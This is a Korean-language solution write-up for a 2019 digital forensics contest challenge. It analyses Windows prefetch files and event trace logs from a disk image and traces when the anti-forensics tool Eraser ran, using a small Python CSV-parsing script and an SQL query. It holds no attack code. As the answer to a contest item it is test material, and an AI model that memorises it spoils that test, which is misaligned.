KIISC DFC 2019 Write up

BoB 8th 강성민

목차

ART100 – Analysis of Windows OS logs

Instructions

Description This challenge will test your knowledge of a prefetch file and an event trace log.

Target	Hash (MD5)
Ohmygirl.e01 ~ .e19	fae29e729d9db125c2ffc7ac5105fbf6

Questions Analyze prefetch files and event trace logs in the image. Then, report the result of analysis about executed processes and explain all the information you can infer from the artifacts.

Tools used:

Name:	FTK Imager	Publisher:	AccessData
Version:	4.2.1		
URL:	https://accessdata.com/product-download/ftk-imager-version-4-2-0		

Name:	Message Analyzer	Publisher:	MicroSoft
Version:	1.4		
URL:	https://docs.microsoft.com/en-us/message-analyzer/microsoft-message-analyzer-operating-guide		

Name:	Sqlite browser	Publisher:	
Version:			
URL:	https://sqliteonline.com/		

Step-by-step methodology:

해당 문제를 살펴보면 프리패치 파일과 이벤트 추적 로그 분석과 관련이 있음을 알 수 있다. 프리패치 파일은 응용 프로그램의 페이지를 미리 로드해 시스템 성능을 높이는 기능을 하는 파일을 말하며 기본적으로 %SystemRoot%Prefetch 경로에 저장된다. Event Trace Log는 .etl이라는 확장자로 배포된다.EVTX와 유사하며 윈도우 내 시스템 폴더 내에 존재하며 시스템 로그인 및 종료, 엡데이트, 디버깅 로그 등 다양한 로그를 저장한다.


경로	파일	기능
C:₩Windows₩System32₩WDI₩LogFiles	BootCKCL.etl	시스템이 종료 했을 때 실행 중이었던 프로세스, 악성 도구, DLL 로드, 명령어 실행 정보
C:₩Windows₩System32₩WDI₩LogFiles	ShutdownCKCL.etl	시스템이 종료 했을 때 실행 중이었던 프로세스, 악성 도구, DLL 로드, 명령어 실행 정보
C:₩Windows₩System32₩LogFIles₩WMI	Wifi.etl	WIFI SSID, MAC 주소, 네트워크 상태변경정보
C:₩Users₩<username>₩AppData₩Local ₩Microsoft₩Windows₩Explorer	ExplorerStartupLog.etl	네트워크 정보, 프로그램 실행 정보 등
C:₩Users₩<username>₩AppData₩Local ₩Microsoft₩Windows₩Explorer	ExplorerStartupLog_RunOnce.etl	네트워크 정보, 프로그램 실행 정보 등
C:₩Windows₩Panther	Setup.etl	Windows 설치 프로그램에 대한 데이터
C:₩Windows₩System32₩SleepStudy	*.etl	프로세스, 외장디바이스, 하드웨어연결 정보
C:₩Users₩user₩AppData₩local₩Microsoft₩ Windows₩OneDrive₩logs₩Personal	*.etl	OneDrive 관련 데이터
C:₩ProgramData₩USOShared₩Logs₩	*.etl	윈도우 업데이트 관련 데이터
C:₩Windows₩System32₩WDI₩{GUID}₩{GUID}	snapshot.etl	

그림 1. Event trace log 위치

해당 문제에서 나눠준 파일은 E01부터 E19파일까지 존재하는데 이는 하나의 큰 디스크 파일을 chain 압축기법을 이용해 저장한 것으로 E01 파일을 로드하면 모든 파일이 연결되어 마운트된다.

그림 2. Chain 압축 형식

FTK Imager에 이미지를 마운트 한 이후 프리패치 파일을 추출하였다. 이후 Nirsoft사의 WinprefetchView를 이용해 Prefetch Fil 데이터를 분석하였다. 확인한 결과는 다음과 같다.



Filename	Created Time	Modified Ti...	File Size	Process EXE	Last Run Time	Missing Process
SVD888~1.PF	2020-02-05 오전 2:10:13	2020-02-05 오...	0			No
WDBACK~1.PF	2020-02-05 오전 2:10:13	2020-02-05 오...	0			No
WDDMSTATUS.EXE-9D682C56.pf	2020-02-05 오전 2:10:13	2020-02-05 오...	0			No
LOGONUI.EXE-BDAAE9F5.pf	2019-04-24 오전 7:05:46	2019-04-24 오...	18,741	LOGONUI.EXE	2019-04-24 오전 7:15:11, 2...	No
SMSS.EXE-1998941A.pf	2019-04-24 오전 7:05:45	2019-04-24 오...	2,137	SMSS.EXE	2019-04-24 오전 7:15:11, 2...	No
RUNTIMEBROKER.EXE-CF79070D.pf	2019-04-24 오전 6:35:56	2019-04-24 오...	18,165	RUNTIMEBROKER....	2019-04-24 오전 7:14:31, 2...	No
SVCHOST.EXE-31BB715E.pf	2019-04-24 오전 7:14:22	2019-04-24 오...	4,768	SVCHOST.EXE	2019-04-24 오전 7:14:12	No
MMC.EXE-60F6D416.pf	2019-04-24 오전 7:14:15	2019-04-24 오...	15,777	MMC.EXE	2019-04-24 오전 7:14:05	No
VDSLDR.EXE-FF44919F.pf	2019-04-24 오전 7:14:13	2019-04-24 오...	4,110	VDSLDR.EXE	2019-04-24 오전 7:14:05	No
HNCUPDATETRAY.EXE-DBE98CDC.pf	2019-04-24 오전 7:14:11	2019-04-24 오...	18,286	HNCUPDATETRAY...	2019-04-24 오전 7:14:01	No
DLLHOST.EXE-5CEAAC06.pf	2019-04-24 오전 6:35:49	2019-04-24 오...	3,986	DLLHOST.EXE	2019-04-24 오전 7:14:05, 2...	No
SECURITYHEALTHSYSTRAY.EXE-CF96491...	2019-04-24 오전 6:42:52	2019-04-24 오...	5,393	SECURITYHEALTH...	2019-04-24 오전 7:13:59, 2...	No
SMARTSCREEN.EXE-D91584E7.pf	2019-04-24 오전 7:14:09	2019-04-24 오...	11,458	SMARTSCREEN.EXE	2019-04-24 오전 7:13:59	No
RUNTIMEBROKER.EXE-BD042889.pf	2019-04-24 오전 7:06:50	2019-04-24 오...	14,072	RUNTIMEBROKER....	2019-04-24 오전 7:13:58, 2...	No
CONSENT.EXE-07B2BFDE.pf	2019-04-24 오전 6:42:31	2019-04-24 오...	44,007	CONSENT.EXE	2019-04-24 오전 7:14:05, 2...	No
DLLHOST.EXE-B75F9E03.pf	2019-04-24 오전 6:42:47	2019-04-24 오...	5,694	DLLHOST.EXE	2019-04-24 오전 7:13:59, 2...	No
BACKGROUNDTASKHOST.EXE-204BD0A...	2019-04-24 오전 7:01:54	2019-04-24 오...	10,782	BACKGROUNDTA...	2019-04-24 오전 7:13:54, 2...	No
RUNONCE.EXE-C2C023CA.pf	2019-04-24 오전 7:06:44	2019-04-24 오...	9,533	RUNONCE.EXE	2019-04-24 오전 7:14:01, 2...	No
MOBSYNC.EXE-7A790E43.pf	2019-04-24 오전 7:06:44	2019-04-24 오...	7,616	MOBSYNC.EXE	2019-04-24 오전 7:13:52, 2...	No
RUNTIMEBROKER.EXE-84F2315A.pf	2019-04-24 오전 6:54:59	2019-04-24 오...	14,698	RUNTIMEBROKER....	2019-04-24 오전 7:13:51, 2...	No
RUNTIMEBROKER.EXE-45ADA0CF.pf	2019-04-24 오전 6:55:28	2019-04-24 오...	9,852	RUNTIMEBROKER....	2019-04-24 오전 7:13:51, 2...	No
SEARCHFILTERHOST.EXE-AA802AE6.pf	2019-04-24 오전 6:42:47	2019-04-24 오...	3,900	SEARCHFILTERHO...	2019-04-24 오전 7:13:09, 2...	No
SEARCHPROTOCOLHOST.EXE-80E6FA72.pf	2019-04-24 오전 6:36:13	2019-04-24 오...	4,385	SEARCHPROTOC...	2019-04-24 오전 7:13:09, 2...	No
DWM.EXE-7542961C.pf	2019-04-24 오전 7:06:31	2019-04-24 오...	13,617	DWM.EXE	2019-04-24 오전 7:13:08, 2...	No
FONTDRVHOST.EXE-6F9BA2E1.pf	2019-04-24 오전 7:05:45	2019-04-24 오...	27,292	FONTDRVHOST.EXE	2019-04-24 오전 7:13:08, 2...	No
CSRSS.EXE-0F6144B2.pf	2019-04-24 오전 7:06:31	2019-04-24 오...	5,256	CSRSS.EXE	2019-04-24 오전 7:13:08, 2...	No

그림 3. WinPrefetch로 확인한 내용

사용된 내용 중 주목할 만하거나 자주 사용한 내용을 정리하면 다음과 같다.

시간	프로세스 명	비고
2019.04.24 06:45:47	CHROMESETUP (1).EXE	Chrome 설치
2019.04.24 06:46:01	CHROME.EXE	Chrome 실행

2019.04.24 06:53:29	FIREFOX INSTALLER.EXE	firefox 설치
2019.04.24 06:53:51	FIREFOX.EXE	Firefox 실행
2019.04.24 06:58:01	ERASER 6.2.0.2982(2).EXE	안티포렌식 도구
2019.04.24.07:00:49	HNCUPDATESERVICE.EXE	한컴 업데이트
2019.04.24.07:07:48	WDDRIVESERVICE.EXE	WDSmartware(백업 소프트웨어)
2019.04.24 07:10:46	ERASER.EXE	안티포렌식 도구

chrome, firefox를 웹 브라우저로 사용하고, 한컴을 문서 소프트웨어로 사용하며 안티렌식 도구인 Eraser를 사용한 흔적을 확인 할 수 있었다.

다음은 ETL파일을 확인하기 위해 Microsoft사의 Microsfot Message Analyzer를 사용하였다. C:₩Windows₩System32₩WDI₩LogFiles에 2개의 ETL 파일이 존재하며 이를 Meesage Analyzer로 확인하였다.




그림 4. WDI 폴더 하위 2개의 ETL 파일





그림 5. Message Analyzer로 확인한 내용

실행 프로세스에 대한 분석을 위해 Process_V4_TypeGroup1로 필터링을 걸고 csv

파일로 추출하였다.



MessageNumber	DiagnosisTypes	Timestamp	TimeDelta	EventRecord.Header.ProcessId	EventRecord.Header.Thr	Module	Summary
6	None	2019-04-24T16:08:59.8790609		4294967295	4294967295	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446735305188698
15	None	2019-04-24T16:08:59.8791019	0.000041	4294967295	4294967295	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254263435
132	None	2019-04-24T16:08:59.8793325	0.0002306	4294967295	4294967295	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254263525
1171	None	2019-04-24T16:09:02.8234598	2.9441273	4	8	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254330826
2947	None	2019-04-24T16:09:03.4522515	0.6287917	368	372	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254335369
3751	None	2019-04-24T16:09:05.2885958	1.8363443	412	416	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254335369
4529	None	2019-04-24T16:09:05.7459150	0.4573192	368	396	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254337672
4597	None	2019-04-24T16:09:05.7889540	0.043039	496	500	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254337712
4983	None	2019-04-24T16:09:06.0499479	0.2609939	368	400	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254349316
4991	None	2019-04-24T16:09:06.0508124	0.0008645	496	500	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254349336
4999	None	2019-04-24T16:09:06.0509324	0.00012	496	500	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254337672
5016	None	2019-04-24T16:09:06.0542299	0.0032975	588	592	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254337672
5522	None	2019-04-24T16:09:06.1215471	0.0673172	596	600	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254349738
5664	None	2019-04-24T16:09:06.1385507	0.0170036	588	592	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254349955
5672	None	2019-04-24T16:09:06.1387451	0.0001944	588	592	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254349316
5728	None	2019-04-24T16:09:06.1408390	0.0020939	596	600	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254349983
6971	None	2019-04-24T16:09:06.2998617	0.1590227	676	680	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254358090
7137	None	2019-04-24T16:09:06.3091033	0.0092416	676	680	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254358118
7261	None	2019-04-24T16:09:06.3174205	0.0083172	676	860	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254358373
7265	None	2019-04-24T16:09:06.3175718	0.0001513	596	664	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254358401
7266	None	2019-04-24T16:09:06.3175774	0.0000056	704	804	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254358380
8088	None	2019-04-24T16:09:06.9310772	0.6134998	676	680	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254358872
8328	None	2019-04-24T16:09:06.9615058	0.0304286	676	680	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254359056
8944	None	2019-04-24T16:09:07.0230943	0.0615885	704	708	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254359392
8946	None	2019-04-24T16:09:07.0231957	0.0001014	704	500	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254359408
9700	None	2019-04-24T16:09:07.1228436	0.0996479	676	876	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254359700
9706	None	2019-04-24T16:09:07.1232981	0.0004545	676	828	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254359707
9751	None	2019-04-24T16:09:07.1318100	0.0085119	676	1120	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254359745
9938	None	2019-04-24T16:09:07.1466089	0.0147989	676	832	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254359941
9939	None	2019-04-24T16:09:07.1466116	0.0000027	676	1220	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254360101
10213	None	2019-04-24T16:09:07.1605512	0.0139396	676	1124	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254360154
10287	None	2019-04-24T16:09:07.1650430	0.0044918	676	1120	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254360220
10374	None	2019-04-24T16:09:07.1714290	0.006386	676	1212	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254360359
10461	None	2019-04-24T16:09:07.1756969	0.0042679	676	876	Windows_Kernel_	Process_V4_TypeGroup1(UniqueProcessKey=EtwPointer(pointerValue=18446690254360392

그림 6. CSV 추출 내용

추출한 CSV 폴더의 Summary 내용이 너무 장황해 가시성이 좋게 코드를 통해 변경하였다.

```
input_path = r"C:\AT100\export.csv"
output_path = r"C:\AT100\export_fix.csv"

import csv
import os
import re

colums = ["MessageNumber", "Timestamp", "TimeDelta", "ProcessId", "ThreadId", "ProcessName", "CommandLine"]

reg_Pid = re.compile("(?<=ProcessId=)(.*)(?=,Parent)")
reg_CMD = re.compile("(?<=ImageFileName=)(.*)(?=,Command)")
reg_PKG = re.compile("(?<=CommandLine=)(.*)(?=,Package)")
reg_Paid = re.compile("(?<=ParentId=)(.*)(?=,SessionId)")

w = open(output_path, "w+", encoding="utf-8", newline="")
wf = csv.writer(w)
wf.writerow(colums)
with open(input_path, "r", encoding="utf-8") as f:
    r = csv.reader(f)
    r_list = list(r)
    for line in r_list:
        try:
            MessageNumber = line[0]
            Timestamp = line[1]
            Timestamp = line[2]
            TimeDelta = line[3]
            Summary = line[7]
            pid = reg_Pid.search(Summary)
            paid = reg_Paid.search(Summary)
            cmd = reg_CMD.search(Summary)
            pkg = reg_PKG.search(Summary)
            wf.writerow([MessageNumber, Timestamp, TimeDelta, pid.group(1), paid.group(1), cmd.group(1), pkg.group(1)])
        except:
            pass
```

그림 7. Csv 변경 코드

MessageN	Timestamp	TimeDelta	ProcessId	ThreadId	ProcessName	CommandLine
6	2019-04-24T16:08:59.		0	0	Idle	
15	2019-04-2	0.000041	4	0	System	
132	2019-04-2	0.000231	120	4	Registry	
1171	2019-04-2	2.944127	368	4	smss.exe	₩SystemRoot₩System32₩smss.exe
2947	2019-04-2	0.628792	412	368	autochk.exe	₩??₩C:₩WINDOWS₩system32₩autochk.exe *
3751	2019-04-2	1.836344	412	368	autochk.exe	₩??₩C:₩WINDOWS₩system32₩autochk.exe *
4529	2019-04-2	0.457319	496	368	smss.exe	₩SystemRoot₩System32₩smss.exe 000001b0 00000084
4597	2019-04-2	0.043039	504	496	csrss.exe	%SystemRoot%₩system32₩csrss.exe ObjectDirectory=₩Windows SharedSection=1024,20480,768
4983	2019-04-2	0.260994	588	368	smss.exe	₩SystemRoot₩System32₩smss.exe 00000080 00000084
4991	2019-04-2	0.000865	596	496	wininit.exe	wininit.exe
4999	2019-04-2	0.00012	496	368	smss.exe	₩SystemRoot₩System32₩smss.exe 000001b0 00000084
5016	2019-04-2	0.003298	604	588	csrss.exe	%SystemRoot%₩system32₩csrss.exe ObjectDirectory=₩Windows SharedSection=1024,20480,768
5522	2019-04-2	0.067317	676	596	services.exe	C:₩WINDOWS₩system32₩services.exe
5664	2019-04-2	0.017004	704	588	winlogon.exe	winlogon.exe
5672	2019-04-2	0.000194	588	368	smss.exe	₩SystemRoot₩System32₩smss.exe 00000080 00000084
5728	2019-04-2	0.002094	728	596	lsass.exe	C:₩WINDOWS₩system32₩lsass.exe
6971	2019-04-2	0.159023	884	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k DcomLaunch -p -s PlugPlay
7137	2019-04-2	0.009242	916	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k DcomLaunch -p
7261	2019-04-2	0.008317	940	676	WUDFHost.exe	"C:₩Windows₩System32₩WUDFHost.exe" -HostGUID:{193a1820-d9ac-4997-8c55-be817523f6aa}
7265	2019-04-2	0.000151	948	596	fontdrvhost.exe	"fontdrvhost.exe"
7266	2019-04-2	5.6E-06	956	704	fontdrvhost.exe	"fontdrvhost.exe"
8088	2019-04-2	0.6135	448	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k RPCSS -p
8328	2019-04-2	0.030429	488	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k DcomLaunch -p -s LSM
8944	2019-04-2	0.061589	1032	704	LogonUI.exe	"LogonUI.exe" /flags:0x0 /state0:0xa3bd4055 /state1:0x41c64e6d
8946	2019-04-2	0.000101	1040	704	dwm.exe	"dwm.exe"
9700	2019-04-2	0.099648	1128	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k netsvcs -p -s gpsvc
9706	2019-04-2	0.000455	1136	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k netsvcs -p -s DsmSvc
9751	2019-04-2	0.008512	1152	676	svchost.exe	C:₩WINDOWS₩System32₩svchost.exe -k LocalServiceNetworkRestricted -p -s lmhosts
9938	2019-04-2	0.014799	1224	676	svchost.exe	C:₩WINDOWS₩System32₩svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
9939	2019-04-2	2.7E-06	1228	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc
10213	2019-04-2	0.01394	1312	676	svchost.exe	C:₩WINDOWS₩System32₩svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog
10287	2019-04-2	0.004492	1352	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k netsvcs -p -s Schedule
10374	2019-04-2	0.006386	1380	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k LocalSystemNetworkRestricted -p -s hidserv
10461	2019-04-2	0.004268	1404	676	svchost.exe	C:₩WINDOWS₩system32₩svchost.exe -k netsvcs -p -s ProfSvc

그림 9. 변경된 csv 내용

변경한 csv를 sqlite Browser를 통해 DB화하여 앞서 살펴본 프로세스 중 안티 포렌식 도구로 살펴볼 필요가 있는 Eraser를 검색하였다.

```
SELECT * FROM AT WHERE c6 LIKE 'Eraser%'
```

c1	c2	c3	c4	c5	c6	c7
66409	2019-04-24T16:09:24.0116846	0.1140972	8240	5344	Eraser.exe	"C:\Program Files\Eraser\Eraser.exe" -...
66491	2019-04-24T16:09:24.0225445	0.0108599	8240	5344	Eraser.exe	"C:\Program Files\Eraser\Eraser.exe" -...
187779	2019-04-24T16:10:35.6012563	3.5226958	3264	5344	Eraser.exe	"C:\Program Files\Eraser\Eraser.exe"
187794	2019-04-24T16:10:35.6087958	0.0075395	3264	5344	Eraser.exe	"C:\Program Files\Eraser\Eraser.exe"
188411	2019-04-24T16:10:36.6261584	0.0179122	1832	5344	Eraser.exe	"C:\Program Files\Eraser\Eraser.exe"
204264	2019-04-24T16:10:42.3187294	0.0002177	1832	5344	Eraser.exe	"C:\Program Files\Eraser\Eraser.exe"

그림 10. Eraser 내용

실행시간	Command line
2019.04.24 07:09:24	C:₩Program Files₩Eraser₩Eraser.exe-atRestart
2019.04.24 07:09:24	C:₩Program Files₩Eraser₩Eraser.exe-atRestart
2019.04.24 07:10:35	C:₩Program Files₩Eraser₩Eraser.exe
2019.04.24 07:10:35	C:₩Program Files₩Eraser₩Eraser.exe
2019.04.24 07:10:36	C:₩Program Files₩Eraser₩Eraser.exe
2019.04.24 07:10:42	C:₩Program Files₩Eraser₩Eraser.exe

앞서 Message Analyzer를 거치면서 한국 시간대가 적용되어 UTC +9가 되어 9시간씩 증가한 것으로 보인다. 추가적으로 디스크 이미지 파일에 있는 폴더를 확인하면 Windows 폴더 이외에 Windows.old 폴더를 확인할 수 있다. Windows.old 폴더는 윈도우 업데이트 시 이전 버전이 남는 폴더이다.




그림 11. Windows.old 폴더

